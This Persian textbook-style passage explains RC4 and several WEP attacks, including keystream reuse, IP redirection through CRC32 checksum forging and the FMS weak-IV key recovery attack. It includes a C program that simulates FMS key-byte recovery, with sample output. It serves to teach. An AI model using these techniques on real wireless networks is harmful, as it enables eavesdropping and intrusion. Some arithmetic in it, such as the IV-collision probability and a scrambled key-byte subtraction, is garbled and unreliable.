RC4 یک الگوریتم ساده است که با دو الگوریتم دیگر کار می کند: *الگوریتم زمان بندی کلید (KSA)*[۱۱۹] و *الگوریتم مولد شبه تصادفی (PRGA)*[۱۲۰]. هر دوی این الگوریتم ها از یک جعبه هشت در هشتِ S[۱۲۱] استفاده می کنند که آرایه ای از ۲۵۶ عدد یکتا و در بازه ۰ تا ۲۵۵ است. توضیح ساده تر اینکه تمام شماره های ۰ تا ۲۵۵ در آرایه وجود خواهند داشت و فقط به صور گوناگون *ترکیب (مخلوط)* می شوند. الگوریتم KSA مبنی بر مقدار بنیادی داده شده به آن، اولین ترکیب *تشویشی (scrambling)*[۱۲۲] را با جعبه S دارد. این مقدار بنیادی حداکثر می تواند تا ۲۵۶ بیت طول داشته باشد.

ابتدا آرایه ی جعبه S با مقادیر متوالی از ۰ تا ۲۵۵ پر می شود. این آرایه را S می نامیم. سپس آرایه۲۵۶ بایتی دیگری با مقدار بنیادی پر می شود. این آرایهK نام می گیرد. سپس آرایه S با شبه کد زیر ترکیب-مشوش (scrambled) می شود:

```
j = 0;
for i = 0 to 255
{
   j = (j + S[i] + K[i]) mod 256;
```

[119] Key Scheduling Algorithm
[120] Pseudo Random Generation Algorithm
[121] 8-by-8 S-Box

[122] ترکیب به صورت نامنظم در آرایه را ترکیب تشویشی می نامیم.

```
   swap S[i] and S[j];
}
```

سپس جعبه S بر مبنای مقدار بنیادی مخلوط می شود. این فرآیند نسبتا ساده، اساس کار الگوریتم زمان بندی کلید یا KSA است.

اکنون بهنگام نیاز به جریان کلید از PRGA استفاده می شود. این الگوریتم دو شمارنده i و j دارد که هر دو با صفر مقداردهی اولیه شده اند. پس از آن برای هر بایت داده از جریان کلید، شبه کد زیر استفاده می شود:

```
i = (i + 1) mod 256;
j = (j + S[i]) mod 256;
swap S[i] and S[j];
t = (S[i] + S[j]) mod 256;
Output the value of S[t];
```

بایت خروجی S[t]، اولین بایت جریان کلید است. این الگوریتم برای دیگربایت های جریان کلید نیز تکرار می شود. طرح RC4 به اندازه کافی ساده است که می توان آنرا به راحتی حفظ کرد. اگر این طرح بدرستی استفاده شود کاملا ایمن خواهد بود. اما مشکلاتی در روشی که از RC4 در WEP استفاده می شود وجود دارد.

۴,۸. حمله به WEP

مشکلاتی در رابطه با امنیت WEP وجود دارند. البته با کمی انصاف، همان طور که مخفف آن نیز بیان می دارد، این الگو هرگز به عنوان یک پروتکل رمزنگاری مستحکم مد نظر نبوده است، بلکه فقط به عنوان راهی جهت ارائه یک ضریب محرمانگی معادل با طرحهای باسیم مطرح شد. طرف نظر از ضعف های امنیتی مرتباط با *پیوستگی/ارتباط (association)* و *هویت ها (identity)*، مشکلاتی در رابطه با خود پروتکل رمزنگاری وجود دارند. بعضی از این مشکلات از استفاده از CRC32 به عنوان یک تابع چکسام جهت بررسی صحت پیام ناشی می شوند و بعضی دیگر از روشی که بردارهای اولیه بکار برده می شوند.

۴,۸,۱. حملات Brute-force به صورت آفلاین

حمله Brute-Forcing بر روی تمام سیستم های رمزی ایمن-محاسباتی امکان پذیر است. اما سوال اینجاست که کجا می توان این حمله را به صورت عملی پیاده سازی کرد؟ با در نظر گرفتنWEP، روش عملی brute-force کردن آفلاین، ساده است: ضبط کردن (capture) چند بسته و سپس تلاش جهت رمزگشایی این بسته ها با تمام کلیدهای ممکن. قدم بعدی، محاسبه مجدد چکسام برای بسته و مقایسه کردن آن با چکسام اصلی است. اگر این مقادیر یکسان باشند، آنگاه احتمالا کلید را در اختیار داریم. معمولا اجرای این روش حداقل به دو بسته نیاز دارد، چون احتمال دارد که یک بسته واحد را بتوان با یک کلید غیر معتبر رمزگشایی کرد، در صورتی که چکسام هنوز معتبر خواهد بود.

بهرحال با در نظر گرفتن امتحان شدن ۱۰,۰۰۰گزینه در واحد زمان، brute-force کردن یک فضای کلید ۴۰ بیتی حدود ۳ سال زمان نیاز دارد. پردازنده های مدرن عملا می توانند در واحد زمان تعداد گزینه های بیشتر از ۱۰,۰۰۰ را امتحان کنند، اما حتی با امکان امتحان شدن ۲۰,۰۰۰ گزینه در واحد زمان هنوز هم چند ماه وقت لازم است. بسته به منابع و تخصیص زمان یک نفوذگر، این نوع حملات ممکن است عملی باشند یا نباشند.

تیم نیوشام (Tim Newsham) روش کرک موثری را در *الگوریتم تولید کلید مبنی بر پسورد*[123] ارائه داد که در بسیاری از کلیدهای ۴۰ بیتی (که البته به عنوان ۶۴ بیتی فروخته می شدند) و نقاط دسترسی (Access Point) مورد

[123] Password-based Key-Generation Algorithm

استفاده بود. روش او فضای کلید ۴۰ بیتی را به ۲۱ بیتی کاهش می داد. به این صورت با فرض امتحان ۱۰,۰۰۰ پسورد در واحد زمان، امکان بررسی کامل فضای کلید در چندین دقیقه (و حتی در پردازنده های مدرن، چندین ثانیه) فراهم می شد. اطلاعات بیشتر درباره این روش رال با مراجعه به www.lava.net/~newsham/wlan/ بدست آورید.

برای شبکه های WEP با فضای ۱۰۴ بیتی (که با عنوان ۱۲۸ بیتی بازاریابی شدند) اجرای حملات brute-force عمل غیرممکن است.

۴,۸,۲. استفاده مجدد از جریان کلید

مشکل بالقوه دیگر در WEP در *استفاده مجدد از جریان کلید*[۱۲۴] نمود پیدا می کند. اگر دو متن واضح (P) با جریان کلید یکسانی XOR شوند و دو زوج جداگانه از متن رمزی (C) را تولید کنند، در این صورت XOR کردن متن های رمزی با یکدیگر تاثیر فضای کلید را حذف می کند، بمانند اینکه دو متن واضح با یکدیگر XOR شده باشند.

```
C1 = P1 ⊕ RC4(seed)
C2 = P2 ⊕ RC4(seed)

C1 ⊕ C2 = (P1 ⊕ RC4(seed)) ⊕ (P2 ⊕ RC4(seed))= P1 ⊕ P2
```

در این حالت اگر یکی از متون واضح شناخته شده باشد، می توان دیگری را به آسانی بازیابی کرد. بعلاوه چون در این مورد متون واضح، بسته های اینترنتی با ساختار شناخته شده و نسبتا قابل پیش بینی هستند، لذا می توان تکنیک های گوناگونی را بکار بست تا هر دو متن واضح اصلی را بازیابی کرد.

بردار اولیه جهت جلوگیری از این نوع حملات بکار گرفته می شد. بدون آن هر بسته می تواند با جریان کلید یکسانی رمزنگاری شود. اگر یک بردار اولیه متفاوت برای هر بسته استفاده شود، جریان های کلید نیز برای هر بسته متفاوت خواهند بود. اما اگر بردار اولیه یکسانی استفاده شود، هر دو بسته با جریان کلید یکسانی رمزنگاری میشوند. چون بردارهای اولیه در متن واضح در بسته های رمزشده وجود دارند، لذا می توان این شرط را براحتی تشخیص داد. بعلاوه بردارهای اولیه استفاده شده برای WEP تنها ۲۴ بیت طول دارند که تقریبا تضمینی جهت استفاده مجدد از بردارهای اولیه خواهد بود. با فرض تصادفی انتخاب شدن بردارهای اولیه، از لحاظ آماری بعد از ۵۰۰۰ بسته، یک مورد برای استفاده مجدد از جریان کلید وجود خواهد داشت.

این تعداد، ناشی از یک پدیده احتمالی شمارشی به نام *پارادوکس زاد روز (birthday paradox)* کوچک به نظر می آید. به طور ساده این پدیده بیان می کند که اگر ۲۳ نفر با هم در یک اتاق باشند، دو نفر از آنها باید یک تاریخ تولد را به اشتراک بگذارند. با ۲۳ نفر، تعداد $\frac{23 \cdot 22}{2}$ یا ۲۵۳ زوج ممکن وجود دارد. هر زوج احتمال موفقیت $\frac{1}{365}$ یا ۰,۲۷ درصدی دارد که متناظر با احتمال شکست $1 - \frac{1}{365}$ یا ۹۹,۷۲۶ درصدی است. با افزایش این احتمال به توان ۲۵۳، احتمال شکست کل حدود ۴۹,۹۵٪ خواهد بود، یعنی احتمال موفقیت اندکی بالاتر از ۵۰٪ است.

این مسئله در رابطه با تصادم های براراولیه نیز برقرار است. با ۵۰۰۰ بسته، حدود $\frac{5,000 \cdot 4,999}{2}$ یا ۱۲,۴۹۷,۵۰۰ زوج ممکن وجود دارد. هر زوج احتمال شکستی برابر با $1 - \frac{1}{365}$ دارد. با افزایش این احتمال به توان زوج های ممکن، احتمال شکست کل، حدود ۴۷,۵٪ خواهد بود، یعنی در هر ۵۰۰۰ بسته، یک شانس (احتمال) ۵۲,۵ درصدی برای یک تصادم بردار اولیه وجود دارد.

---

[124] Keystream Reuse

$$1-\left(1-\frac{1}{2^{24}}\right)^{\frac{5,000\cdot 4,999}{2}} = 52.5\ \%$$

پس از کشف یک تصادم بردار اولیه میتوان از حدس زدن ساختار متون واضح، به منظور آشکار ساختن آنها بوسیله XOR کردن متون رمزی با هم استفاده کرد. همچنین اگر یکی از متون واضح شناخته شده باشد، متن واضح دیگری را می توان با یک XOR ساده بازیابی کرد. یک روش جهت بدست آوردن متون واضح شناخته شده، میتواند اسپم کردن ایمیل باشد: نفوذگر اسپم را ارسال و قربانی آن ایمیل را از طریق ارتباط رمزشده ی بی سیم خود چک می کند.

۴,۸,۳. جدول های لغت نامه ای رمزگشایی بر مبنای بردار اولیه (IV)

بعد از بازیابی متون واضح برای یک پیام مقطوع (intercepted) میتوان جریان کلید آن برداراولیه را نیز شناخت. یعنی جریان کلید را می توان جهت رمزگشایی بسته های دیگر که از همان بردار اولیه استفاده می کنند بکار برد. با گذشت زمان می توان جدولی از جریان های کلید با شاخصی (index) معادل با تمام مقادیر ممکن برای بردار اولیه ایجاد کرد. چون فقط تعداد 2^{24} برداراولیه ممکن وجود دارد، اگر ۱,۵۰۰ بایت از جریان کلید برای هر بردار اولیه ذخیره شده باشد، ایجاد جدول به فضایی معادل با ۲۴ گیگابایت احتیاج دارد. هنگامی که این جدول ایجاد شود، تمام بسته های رمزشده بعدی را می توان براحتی رمزگشایی کرد.

این روش حمله بسیار وقت گیر و خسته کننده است. اگرچه نظریه جالبی است، اما روش های آسانتری برای غلبه بر WEP وجود دارند.

۴,۸,۴. حمله IP Redirection (هدایت IP)

روش دیگر جهت رمزگشایی بسته های رمزشده فریب دادن نقطه دسترسی برای انجام امور نفوذگر است. معمولا نقاط دسترسی بی سیم نوعی اتصال اینترنتی دارند و با در نظر گرفتن آن، امکان پیاده سازی یک حمله IP Redirection وجود دارد. ابتدا یک بسته رمزشده ضبط شده و آدرس مقصد به یک آدرس IP تغییر می یابد که نفوذگر به آن بدون رمزگشایی بسته ها کنترل دارد. سپس بسته دستکاری شده به نقطه دسترسی بی سیم پس فرستاده می شود. بسته رمزگشایی و به آدرس IP نفوذگر ارسال خواهد شد.

چون تابع چکسام CRC32، یک تابع *خطی غیرکلیدی (linear unkeyed)* است، *دستکاری بسته (packet modification)* امکان پذیر است. به این صورت می توان بسته را دستکاری کرد بطوریکه چکسام یکسان باقی بماند.

در این حمله فرض بر آن است که آدرس های IP مبدا و مقصد شناخته شده هستند. مبنی بر طرح های استاندارد آدرس دهی IP در شبکه داخلی، این اطلاعات را می توان براحتی درک کرد. همچنین ناشی از تصادم های بردار اولیه می توان از چندین مورد استفاده مجدد از جریان کلید جهت تعیین آدرس ها استفاده کرد.

پس از شناخته شدن آدرس IP مقصد می توان این مقدار را با آدرس IP مورد نظر XOR کرد و سپس کل آنرا درون ناحیه ای در بسته رمزشده XOR کرد. XOR کردن آدرس IP مقصد فسخ می شود و آدرس IP مورد نظر و XOR شده با جریان کلید را نتیجه می دهد. برای حصول اطمینان از یکسان ماندن چکسام، آدرس IP مبدا باید دستکاری شود.

برای مثال آدرس مبدا را 192.168.2.57 و آدرس مقصد را 192.168.2.1 فرض کنید. نفوذگر که آدرس 123.45.67.89 را کنترل می کند قصد را هدایت ترافیک به آن را دارد. این آدرس های IP در بسته به صورت دودویی از کلمات ۱۶ بیتی مرتبه-پائین (low-order) و مرتبه-بالا (high-order) وجود دارند. تبدیل این اعداد ساده است:

```
Src IP = 192.168.2.57
S_H = 192 · 256 + 168 = 50344
S_L = 2 · 256 + 57 = 569

Dst IP = 192.168.2.1
D_H = 192 · 256 + 168 = 50344
D_L = 2 · 256 + 1 = 513

New IP = 123.45.67.89
N_H = 123 · 256 + 45 = 31533
N_L = 67 · 256 + 89 = 17241
```

چکسام بواسطه $N_H + N_L - D_H - D_L$ تغییر می یابد، لذا این مقدار باید از مکان دیگری از بسته کاسته شود. چون آدرس مبدا شناخته شده است و اهمیت چندانی ندارد، لذا کلمه ۱۶ بیتی مرتبه پائین از آن آدرس IP هدف خوبی خواهد بود:

$$S'_L = S_L - (N_H + N_L - D_H - D_L)$$
$$S'_L = 569 - (31533 + 17241 - 50344 - 513)$$
$$S'_L = 2652$$

بدین صورت آدرس IP مبدا جدید، بایستی 192.168.10.92 باشد.

با استفاده از همان حقه XOR کردن، می توان آدرس IP مبدا را در بسته رمزشده دستکاری کرد، آنگاه چکسام ها برابر مطابق باشند. هنگامی که بسته به نقطه دسترسی بی سیم ارسال می شود، بسته رمزگشایی و به 123.45.67.89 (که نفوذگر می تواند در آنجا آن بسته را دریافت کند) ارسال خواهد شد.

اگر نفوذگر امکان مانیتور کردن بسته ها را در کل یک شبکه کلاس B داشته باشد، آدرس مبدا هیچ نیازی به دستکاری ندارد. با فرض دسترسی نفوذگر روی کل محدوده 123.45.x.x، کلمه ۱۶ بیتی مرتبه پائین از آدرس IP را می توان طوری تغییر داد که تاثیری در مقدار چکسام نداشته باشد. اگر رابطه $N_L = D_H + D_L - N_H$ برقرار باشد، checksum تغییر نخواهد کرد. در زیر مثالی را می بینید:

$$N_L = D_H + D_L - N_H$$
$$N_L = 50,344 + 513 - 31533$$
$$N'_L = 82390$$

آدرس IP مقصد جدید، بایستی معادل 123.45.75.124 باشد.

۴,۸,۵. حمله فلارر، مانتین و شمیر (FMS)

حمله فلارر، مانتین و شمیر یا FMS [۱۲۵] پر استفاده ترین حمله علیه WEP است که با ابزاری مثل AirSnort مشهور شد. این حمله سراسر شگفتی است و از ضعفه های موجود در الگوریتم زمان بندی کلید در RC4 و کاربرد بردارهای اولیه نفع می برد.

مقادیر بردار اولیه ضعیفی وجود دارند که اطلاعاتی راجع به کلید محرمانه در اولین بایت از جریان کلید فاش می سازند. چون کلید یکسانی با بردارهای اولیه متفاوتی مکررا استفاده می شود، اگر بسته های کافی با بردارهای اولیه ضعیف جمع آوری شوند و اولین بایت از جریان کلید شناخته شده باشد، امکان تعین نمودن کلید وجود دارد.

[125] Fluhrer, Mantis, Shamir (FMS)

خوشبختانه اولین بایت از بسته 802.11b، هدر snap است که تقریبا همیشه برابر 0xAA می باشد؛ یعنی اولین بایت از جریان کلید را می توان براحتی با XOR کردن اولین بایت رمزشده با 0xAA بدست آورد.

سپس بردارهای اولیه را باید تعیین محل کرد. بردارهای اولیه برای WEP طولی برابر با ۲۴ بیت یا ۳ بایت دارند. بردارهای اولیه ضعیف به فرم $(A+3, N-1, X)$ هستند که در آن A، بایتی از کلید است که باید به آن حمله شود، N برابر با ۲۵۶ است (چون RC4 در پیمانه ۲۵۶ کار می کند)، X نیز می تواند هر مقداری را اختیار کند. به این صورت اگر صفرمین بایت جریان کلید مورد حمله قرار گیرد، تعداد ۲۵۶ بردار اولیه ضعیف به فرم $(3, 255, X)$ وجود دارند که در آن X از ۰ تا ۲۵۵ متغیر است. بایت های جریان کلید باید *به ترتیب* مورد حمله قرار گیرند، لذا تا زمانی که صفرمین بایت مورد حمله قرار نگیرد نمی توان به اولین بایت حمله کرد.

خود الگوریتم تقریبا ساده است. ابتدا گام های A+3 را از الگوریتم زمان بندی کلید (KSA) طی می کند. این کار را می توان بدون دانستن کلید انجام داد، چرا که بردار اولیه سه بایت نخست از آرایه K را اشغال می کند. اگر صفرمین بایت از کلید شناخته شده و A برابر ۱ باشد، آنگاه چهار بایت نخست از آرایه K شناخته خواهد شد، به این صورت روند اجرایی KSA به گام چهارم می رود.

در این جا اگر $S[0]$ و $S[1]$ بواسطه آخرین گام مختل شوند (مقادیر دیگری بگیرند)، باید عملیات را متوقف کرد و مجددا از ابتدا انجام داد. برای توضیح بیشتر اگر j کوچکتر از ۲ باشد، باید از پیشبرد عملیات دست کشید. مگراینکه مقادیر j و $S[A + 3]$ را گرفته و هر دوی آنها را در پیمانه ۲۵۶، از اولین بایت جریان کلید تفریق کرد. در ۵٪ از اوقات این مقدار بایتِ صحیح از کلید خواهد بود. اگر این عمل با تعداد مناسب و کافی از بردارهای اولیه ضعیف انجام شود (با عوض کردن مقدار X)، آنگاه می توان بایت صحیح کلید را تعیین کرد. برای رشد احتمال به بالای ۵۰٪ حدودا شصت بردار اولیه ضعیف نیاز است. بعد از تعیین یک بایت از کلید، می توان کل فرآیند را به منظور جهت تعیین بایت بعدی از کلید و تا تعیین کل کلید تکرار کرد.

برای اثبات RC4 طوری مقیاس گذاری می شود که N بجای ۲۵۶ برابر ۱۶ شود. یعنی زین پس به جای پیمانه ۲۵۶، همه چیز به پیمانه ۱۶ انجام می شود و تمام آرایه ها به جای ۲۵۶ بایت، ۱۶ بایتی (و مشمول ۴ بیتی ها) هستند.

فرض می کنیم که کلید برابر $(1, 2, 3, 4, 5)$ و صفرمین بایت مورد حمله (یعنی A) برابر با صفر است. یعنی بردارهای اولیه ضعیف باید به فرم $(3, 15, X)$ باشند. در این مثال X برابر ۲ خواهد بود، لذا مقدار بنیادی به فرم $(3, 15, 2, 1, 2, 3, 4, 5)$ خواهد بود. با استفاده از این مقدار بنیادی، خروجی اولین بایت از جریان کلید برابر ۹ خواهد بود.

خروجی (Output)	۹
A	۰ (صفر)
بردار اولیه (IV)	۳، ۱۵، ۲
کلید	۱، ۲، ۳، ۴، ۵
مقدار بنیادی (seed)	الحاق بردار اولیه به کلید

```
K[] = 3 15 2 X X X X X 3 15  2  X  X  X  X  X
S[] = 0  1 2 3 4 5 6 7 8  9 10 11 12 13 14 15
```

چون کلید در حال حاضر ناشناخته است، آرایه K با مقادیرِ شناخته شده و آرایه S با مقادیر متوالی از ۰ تا ۱۵ پر شده اند. سپس j با صفر مقداردهی اولیه می شود و سه گام نخست از KSA اجرا می شوند. به خاطر داشته باشید که تمام محاسبات ریاضی در پیمانه ۱۶ انجام می شود.

مرحله اول KSA:

```
i = 0
j = j + S[i] + K[i]
j = 0 + 0    + 3    = 3
Swap S[i] and S[j]

K[] = 3 15 2 X X X X X 3 15  2  X  X  X  X  X
S[] = 3  1 2 0 4 5 6 7 8 9 10 11 12 13 14 15
```

مرحله دوم KSA:

```
i = 1
j = j + S[i] + K[i]
j = 3 + 1    + 15    = 3
Swap S[i] and S[j]

K[] = 3 15 2 X X X X X 3 15  2  X  X  X  X  X
S[] = 3  0 2 1 4 5 6 7 8 9 10 11 12 13 14 15
```

مرحله سوم KSA :

```
i = 2
j = j + S[i] + K[i]
j = 3 + 2    + 2    = 7
Swap S[i] and S[j]

K[] = 3 15 2 X X X X X 3 15  2  X  X  X  X  X
S[] = 3  0 7 1 4 5 6 2 8 9 10 11 12 13 14 15
```

در این لحظه، مقدار j کمتر از ۲ نیست، پس فرآیند می تواند ادامه یابد. مقدار $S[3]$ برابر ۱ و j برابر با ۷ است و خروجی اولین بایت از جریان کلید برابر با ۹ بود. لذا مقدار صفرمین بایت از کلید بایستی $1 - 1 - 7 - 9$ باشد.

با استفاده از بردارهای اولیه به فرم $(4, 15, X)$ و پیشبرد گام های کاری KSA به گام چهارم، می توان این اطلاعات را جهت تعیین بایت بعدی از کلید بکار برد. با توجه به بردار اولیه به فرم $(4, 15, 9)$، اولین بایت از جریان کلید برابر با ۶ می شود.

خروجی (Output)	۶
A	۰ (صفر)
بردار اولیه (IV)	۴، ۱۵، ۹
کلید	۱، ۲، ۳، ۴، ۵
مقدار بنیادی (Seed)	الحاق بردار اولیه به کلید

```
K[] = 4 15 9 1 X X X X 4 15 9  1 X  X  X  X
S[] = 0  1 2 3 4 5 6 7 8 9 10 11 12 13 14 15
```

مرحله اول KSA:

```
i = 0
j = j + S[i] + K[i]
j = 0 + 0    + 4    = 4
Swap S[i] and S[j]

K[] = 4 15 9 1 X X X X 4 15  9  1  X  X  X  X
S[] = 4  1 2 3 0 5 6 7 8  9 10 11 12 13 14 15
```

مرحله دوم KSA:

```
i = 1
j = j + S[i] + K[i]
j = 4 + 1    + 15    = 4
Swap S[i] and S[j]

K[] = 4 15 9 1 X X X X 4 15  9  1  X  X  X  X
S[] = 4  0 2 3 1 5 6 7 8  9 10 11 12 13 14 15
```

مرحله سوم KSA:

```
i = 2
```

```
j = j + S[i] + K[i]
j = 4 + 2    + 9    = 15
Swap S[i] and S[j]

K[] = 4 15  9 1 X X X X 4 15  9  1 X  X  X  X
S[] = 4  0 15 3 1 5 6 7 8  9 10 11 12 13 14 2
```

مرحله چهارم KSA:

```
i = 3
j = j + S[i] + K[i]
j = 15+ 3    + 1    = 3
Swap S[i] and S[j]

K[] = 4 15  9 1 X X X X 4 15  9  1  X  X  X X
S[] = 4  0 15 3 1 5 6 7 8  9 10 11 12 13 14 2

Output - j - S[4]= key[1]
6      - 3 - 1   = 2
```

بار دیگر بایت صحیح دیگری از کلید مشخص شد. البته در اینجا مقادیر X طوری انتخاب شدند که بتوان فرآیند را در چندین مرحله اثبات کرد. برای درک صحیح از ماهیت آماریِ حمله علیه یک پیاده سازی کامل از RC4، کد منبع زیر مفید خواهد بود.

File:fms.c

```
#include <stdio.h>

int RC4(int *IV, int *key)
{
   int K[256];
   int S[256];
   int seed[16];
   int i, j, k, t;

   //seed = IV + key;
   for(k=0; k<3; k++)
     seed[k] = IV[k];
   for(k=0; k<13; k++)
     seed[k+3] = key[k];

   // -= Key Scheduling Algorithm (KSA) =-
   //Initilize the arrays
   for(k=0; k<256; k++)
   {
     S[k] = k;
     K[k] = seed[k%16];
   }

   j=0;
   for(i=0; i < 256; i++)
   {
     j = (j + S[i] + K[i])%256;
     t=S[i]; S[i]=S[j]; S[j]=t; // Swap(S[i], S[j]);
   }

   // First step of PRGA for first keystream byte

   i = 0;
   j = 0;

   i = i + 1;
   j = j + S[i];

   t=S[i]; S[i]=S[j]; S[j]=t; // Swap(S[i], S[j]);

   k = (S[i] + S[j])%256;
```

```
   return S[k];

}
main(int argc, char *argv[])
{
  int K[256];
  int S[256];

  int IV[3];
  int key[13] = {1, 2, 3, 4, 5, 66, 75, 123, 99, 100, 123, 43, 213};
  int seed[16];
  int N = 256;
  int i, j, k, t, x, A;
  int keystream, keybyte;

  int max_result, max_count;
  int results[256];

  int known_j, known_S;

  if(argc < 2)
  {
    printf("Usage: %s <keybyte to attack>\n", argv[0]);
    exit(0);
  }
    A = atoi(argv[1]);
    if((A > 12) || (A < 0))
    {
       printf("keybyte must be from 0 to 12.\n");
       exit(0);
    }

  for(k=0; k < 256; k++)
    results[k] = 0;

  IV[0] = A + 3;
  IV[1] = N - 1;

  for(x=0; x < 256; x++)
  {
    IV[2] = x;

    keystream = RC4(IV, key);
    printf("Using IV: (%d, %d, %d), first keystream byte is %u\n",
        IV[0], IV[1], IV[2], keystream);

    printf("Doing the first %d steps of KSA.. ", A+3);

    //seed = IV + key;
    for(k=0; k<3; k++)
      seed[k] = IV[k];
    for(k=0; k<13; k++)
      seed[k+3] = key[k];

    // -= Key Scheduling Algorithm (KSA) =-
    //Initialize the arrays
    for(k=0; k<256; k++)
    {
      S[k] = k;
      K[k] = seed[k%16];
    }

    j=0;
    for(i=0; i < (A + 3); i++)
    {
      j = (j + S[i] + K[i])%256;
      t = S[i];
```

```
      S[i] = S[j];
      S[j] = t;
    }

    if(j < 2) // If j < 2, then S[0] or S[1] have been disturbed
    {
       printf("S[0] or S[1] have been disturbed, discarding..\n");
    }
    else
    {
      known_j = j;
      known_S = S[A+3];
      printf("at KSA iteration #%d, j=%d and S[%d]=%d\n",
          A+3, known_j, A+3, known_S);
      keybyte = keystream - known_j - known_S;

      while(keybyte < 0)
        keybyte = keybyte + 256;
      printf("key[%d] prediction = %d - %d - %d = %d\n",
          A, keystream, known_j, known_S, keybyte);
      results[keybyte] = results[keybyte] + 1;
    }
  }
  max_result = -1;
  max_count = 0;

  for(k=0; k < 256; k++)
  {
     if(max_count < results[k])
     {
       max_count = results[k];
       max_result = k;
     }
   }
   printf("\nFrequency table for key[%d] (* = most frequent)\n", A);
   for(k=0; k < 32; k++)
   {
     for(i=0; i < 8; i++)
     {
       t = k+i*32;
       if(max_result == t)
         printf("%3d %2d*| ", t, results[t]);
       else
         printf("%3d %2d | ", t, results[t]);
     }
     printf("\n");
   }

   printf("\n[Actual Key] = (");
   for(k=0; k < 12; k++)
     printf("%d, ",key[k]);
   printf("%d)\n", key[12]);

   printf("key[%d] is probably %d\n", A, max_result);
}
```

این کد، حمله FMS روی WEP های ۱۲۸بیتی (۱۰۴ بیت کلید ، ۲۴ بیت بردار اولیه) را با هر مقدار ممکن برای X انجام می دهد. بایت کلید مورد حمله، تنها آرگومان این برنامه است. کلید در آرایه کلید وجود دارد. خروجی زیر کامپایل و اجرای کد fms.c را جهت کرک کردن یک کلید RC4 نشان می دهد:

```
$ gcc -o fms fms.c
$ ./fms
Usage: ./fms <keybyte to attack>
$ ./fms 0
Using IV: (3, 255, 0), first keystream byte is 7
Doing the first 3 steps of KSA.. at KSA iteration #3, j=5 and S[3]=1
```

```
key[0] prediction = 7 - 5 - 1 = 1
Using IV: (3, 255, 1), first keystream byte is 211
Doing the first 3 steps of KSA.. at KSA iteration #3, j=6 and S[3]=1
key[0] prediction = 211 - 6 - 1 = 204
Using IV: (3, 255, 2), first keystream byte is 241
Doing the first 3 steps of KSA.. at KSA iteration #3, j=7 and S[3]=1
key[0] prediction = 241 - 7 - 1 = 233

[ output trimmed ]

Using IV: (3, 255, 252), first keystream byte is 175
Doing the first 3 steps of KSA.. S[0] or S[1] have been disturbed,
discarding..
Using IV: (3, 255, 253), first keystream byte is 149
Doing the first 3 steps of KSA.. at KSA iteration #3, j=2 and S[3]=1
key[0] prediction = 149 - 2 - 1 = 146
Using IV: (3, 255, 254), first keystream byte is 253
Doing the first 3 steps of KSA.. at KSA iteration #3, j=3 and S[3]=2
key[0] prediction = 253 - 3 - 2 = 248
Using IV: (3, 255, 255), first keystream byte is 72
Doing the first 3 steps of KSA.. at KSA iteration #3, j=4 and S[3]=1
key[0] prediction = 72 - 4 - 1 = 67

Frequency table for key[0] (* = most frequent)
  0   1 | 32  3 | 64  0 |  96  1 | 128  2 | 160  0 | 192  1 | 224  3 |
  1 10*| 33  0 | 65  1 |  97  0 | 129  1 | 161  1 | 193  1 | 225  0 |
  2   0 | 34  1 | 66  0 |  98  1 | 130  1 | 162  1 | 194  1 | 226  1 |
  3   1 | 35  0 | 67  2 |  99  1 | 131  1 | 163  0 | 195  0 | 227  1 |
  4   0 | 36  0 | 68  0 | 100  1 | 132  0 | 164  0 | 196  2 | 228  0 |
  5   0 | 37  1 | 69  0 | 101  1 | 133  0 | 165  2 | 197  2 | 229  1 |
  6   0 | 38  0 | 70  1 | 102  3 | 134  2 | 166  1 | 198  1 | 230  2 |
  7   0 | 39  0 | 71  2 | 103  0 | 135  5 | 167  3 | 199  2 | 231  0 |
  8   3 | 40  0 | 72  1 | 104  0 | 136  1 | 168  0 | 200  1 | 232  1 |
  9   1 | 41  0 | 73  0 | 105  0 | 137  2 | 169  1 | 201  3 | 233  2 |
 10   1 | 42  3 | 74  1 | 106  2 | 138  0 | 170  1 | 202  3 | 234  0 |
 11   1 | 43  2 | 75  1 | 107  2 | 139  1 | 171  1 | 203  0 | 235  0 |
 12   0 | 44  1 | 76  0 | 108  0 | 140  2 | 172  1 | 204  1 | 236  1 |
 13   2 | 45  2 | 77  0 | 109  0 | 141  0 | 173  2 | 205  1 | 237  0 |
 14   0 | 46  0 | 78  2 | 110  2 | 142  2 | 174  1 | 206  0 | 238  1 |
 15   0 | 47  3 | 79  1 | 111  2 | 143  1 | 175  0 | 207  1 | 239  1 |
 16   1 | 48  1 | 80  1 | 112  0 | 144  2 | 176  0 | 208  0 | 240  0 |
 17   0 | 49  0 | 81  1 | 113  1 | 145  1 | 177  1 | 209  0 | 241  1 |
 18   1 | 50  0 | 82  0 | 114  0 | 146  4 | 178  1 | 210  1 | 242  0 |
 19   2 | 51  0 | 83  0 | 115  0 | 147  1 | 179  0 | 211  1 | 243  0 |
 20   3 | 52  0 | 84  3 | 116  1 | 148  2 | 180  2 | 212  2 | 244  3 |
 21   0 | 53  0 | 85  1 | 117  2 | 149  2 | 181  1 | 213  0 | 245  1 |
 22   0 | 54  3 | 86  3 | 118  0 | 150  2 | 182  2 | 214  0 | 246  3 |
 23   2 | 55  0 | 87  0 | 119  2 | 151  2 | 183  1 | 215  1 | 247  2 |
 24   1 | 56  2 | 88  3 | 120  1 | 152  2 | 184  1 | 216  0 | 248  2 |
 25   2 | 57  2 | 89  0 | 121  1 | 153  2 | 185  0 | 217  1 | 249  3 |
 26   0 | 58  0 | 90  0 | 122  0 | 154  1 | 186  1 | 218  0 | 250  1 |
 27   0 | 59  2 | 91  1 | 123  3 | 155  2 | 187  1 | 219  1 | 251  1 |
 28   2 | 60  1 | 92  1 | 124  0 | 156  0 | 188  0 | 220  0 | 252  3 |
 29   1 | 61  1 | 93  1 | 125  0 | 157  0 | 189  0 | 221  0 | 253  1 |
 30   0 | 62  1 | 94  0 | 126  1 | 158  1 | 190  0 | 222  1 | 254  0 |
 31   0 | 63  0 | 95  1 | 127  0 | 159  0 | 191  0 | 223  0 | 255  0 |

[Actual Key] = (1, 2, 3, 4, 5, 66, 75, 123, 99, 100, 123, 43, 213)
key[0] is probably 1
$
$ ./fms 12
Using IV: (15, 255, 0), first keystream byte is 81
Doing the first 15 steps of KSA.. at KSA iteration #15, j=251 and S[15]=1
key[12] prediction = 81 - 251 - 1 = 85
Using IV: (15, 255, 1), first keystream byte is 80
Doing the first 15 steps of KSA.. at KSA iteration #15, j=252 and S[15]=1
key[12] prediction = 80 - 252 - 1 = 83
```

```
Using IV: (15, 255, 2), first keystream byte is 159
Doing the first 15 steps of KSA.. at KSA iteration #15, j=253 and S[15]=1
key[12] prediction = 159 - 253 - 1 = 161

